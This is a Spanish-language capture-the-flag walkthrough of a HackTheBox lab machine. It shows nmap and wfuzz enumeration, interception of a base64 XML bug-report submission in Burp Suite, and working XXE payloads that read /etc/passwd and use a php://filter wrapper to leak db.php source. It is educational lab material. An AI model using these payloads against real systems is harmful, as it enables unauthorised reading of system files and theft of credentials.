
BOUNTYHUNTERMACHINE

Autor: Christian Jimenez




ESCANEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 - v -n 10.129.145.157 -oG allPorts
```

La salida nos muesta el puerto 22 y 80 abiertos:




Vamos a realizar una enumeracion de los servicios en los puertos:


```
nmap -p22,80 -sV -sC 10.129.145.157 -oN targeted
```

```
cat targeted                                                    127 ×

  File: targeted

# Nmap 7.91 scan initiated Sun Jul 25 21:26:25 2021 as: nmap -p22,80 -s
S -sC -sV -oN targeted 10.129.145.157
Nmap scan report for 10.129.145.157
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Sun Jul 25 21:26:42 2021 -- 1 IP address (1 host up) sca
nned in 17.12 seconds
```


Es claro que tenemos que enfrentarnos a una pagina web, vamos a abrir en el navegador:



El wappalyzer muestra lo siguiente:



si nos vamos a la pestaña de portal vemos por la url que interpreta el lenguaje PHP:




Si vamos al link que nos dice la pagina vemos lo siguiente:

Antes de analizar esto,veamos si hay algun recurso disponible mas con wfuzz:

```
wfuzz -c -t 300 --hw=1470 --hc=404 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.11.100/FUZZ
```

Vemos que hay una ruta **resources**, veamos que hay ahi:



Leamos el readme:

```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

Parece una pista pero nada interesante, leamos ahora el bountylog.js, cualquier archivo de log siempre es importante:

```
function returnSecret(data) {
        return Promise.resolve($.ajax({
            type: "POST",
            data: {"data":data},
            url: "tracker_diRbPr00f314.php"
            }));
}

async function bountySubmit() {
        try {
                var xml = `<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>${$('#exploitTitle').val()}</title>
                <cwe>${$('#cwe').val()}</cwe>
                <cvss>${$('#cvss').val()}</cvss>
                <reward>${$('#reward').val()}</reward>
                </bugreport>`
                let data = await returnSecret(btoa(xml));
                $("#return").html(data)
        }
        catch(error) {
                console.log('Error:', error);
        }
}
```

Parece una estructura en xml que se envia, parece que es la estructura con la que envia en ese formulario del portal que vimos.

UNA COSA QUE SE PUEDE HACER ES FUZZEAR CON LA EXTENSION QUE INTERPRETA EL SERVIDOR, EN ESTE CASO PHP

```
wfuzz -c -t 300 --hw=1470 --hc=404 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.11.100/FUZZ.php
```

Y encontramos un archivo PHP potencial de base de datos:

```
-# wfuzz -c -t 300 --hw=1470 --hc=404 -w /usr/share/dirbuster/wordlis
y-list-2.3-medium.txt -u http://10.10.11.100/FUZZ.php
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycu
ompiled against Openssl. Wfuzz might not work correctly when fuzzing
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.0.1 - The Web Fuzzer                         *
********************************************************

arget: http://10.10.11.100/FUZZ.php
otal requests: 220560

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

00000368:    200        5 L      15 W     125 Ch      "portal"
00000848:    200        0 L      0 W      0 Ch        "db"
```


No podemos leer su contenido, a no ser que encontremos una vulnerabilidad de LFI, XSS o XXE, esta ultima es la que estoy pensando por ese archivo que vimos con la estructura de xml.

EXPLOTACION

Vamos a llenar ese formulario del portal y vamos a abrirnos el burpsuite para ver como se mandan esos datos. Deberia mandarse como la estructura de los logs ya que tiene los mismos campos:


```
function returnSecret(data) {
        return Promise.resolve($.ajax({
            type: "POST",
            data: {"data":data},
            url: "tracker_diRbPr00f314.php"
            }));
}

async function bountySubmit() {
        try {
                var xml = `<?xml  version="1.0" encoding="ISO-8859-1"?>
                <bugreport>
                <title>${$('#exploitTitle').val()}</title>
                <cwe>${$('#cwe').val()}</cwe>
                <cvss>${$('#cvss').val()}</cvss>
                <reward>${$('#reward').val()}</reward>
                </bugreport>`
                let data = await returnSecret(btoa(xml));
                $("#return").html(data)
        }
        catch(error) {
                console.log('Error:', error);
        }
}
```


mandamos cualquier valor en el formulario y lo interceptamos con el burpsuite:




```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 223
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT50ZXN0PC90aXRsZT4KCQk8Y3dlPnRlc3Q8L2N3ZT4KCQk8Y3Zzcz50ZXN0PC9jdnNzPgoJCTxyZXdhcmQ%2BdGVzdDwvcmV3YXJkPgoJCTwvYnVncmVwb3J0Pg%3D%3D
```

Vemos que se manda una data encriptada, el tipo de encriptacion parece url encode por el valor **%3D** que representa un **=**. Podemos usar la pestaña de decoder de burpsuite para desencriptarlo:

Ahora parece un base64 por los **==** del final, vamos a hacer un decode en base64:



Vemos que se manda una estructura como el de los logs, cuando se manda informacion en XML o se puede cargar un XML en una pagina web, podemos testear el ataque de XXE (XML External Entity).

Es crear una estructura en xml donde nosotros podemos leer archivos locales o hacer muchas cosas mas. Vimos anteriormente que habia un archivo **db.php** en el servidor y con XXE podriamos intentar leer ese archivo. Ven como se conectan las cosas.

El ataque de XXE tendria la siguiente estructura:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
  [<!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "filter:///etc/passwd" >]>
    <bugreport>
        <title>&xxe;</title>
        <cwe>&xxe;</cwe>
        <cvss>&xxe;</cvss>
        <reward>&xxe;</reward>
    </bugreport>
```


En este ejemplo leemos el archivo **/etc/passwd** y la carga util (**xxe;**) se lo coloca en un valor de un atributo el cual pensamos que es vulnerable, como no sabemos en cual podria se ese atributo lo podemos mandar en todos. Puede probar varios wrapper de LFI para PHP para leer un archivo, por ejemplo:


```
file:///etc/passwd
/etc/passwd
../../../../../../etc/passwd
etc.
```

el que funciono para ver el archivo /etc/passwd es el siguiente:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
  [<!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "/etc/passwd" >]>
    <bugreport>
        <title>&xxe;</title>
        <cwe>&xxe;</cwe>
        <cvss>&xxe;</cvss>
        <reward>&xxe;</reward>
    </bugreport>
```

Mediante el decoder de burpsuit podemos codficarlo primero en base64 y luego en urlencode para despues mediante el repeater mandarlo como data:





Vemos el contenido del /etc/passwd en que observamos los usuarios del sistema, hay uno que tiene opcion a consola, eso se lo verifica al final de cada usuario, deberia decir /bin/bash y el usuario **development** lo tiene.


Ahora podemos acceder al archivo **db.php** pero como es un archivo en php no nos mostrara el contenido porque la web lo interpreta, lo que podemos hacer es usar un wrapper de PHP que permite mostrar el contenido de archivo .php en base64 y mostrarlo por pantalla, para luego copiar ese contenido a un decoder y verlo en texto plano.

el payload quedaria de la siguiente manera:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
  [<!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=db.php" >]>
    <bugreport>
        <title>&xxe;</title>
        <cwe>&xxe;</cwe>
```

```
        <cvss>&xxe;</cvss>
        <reward>&xxe;</reward>
    </bugreport>
```

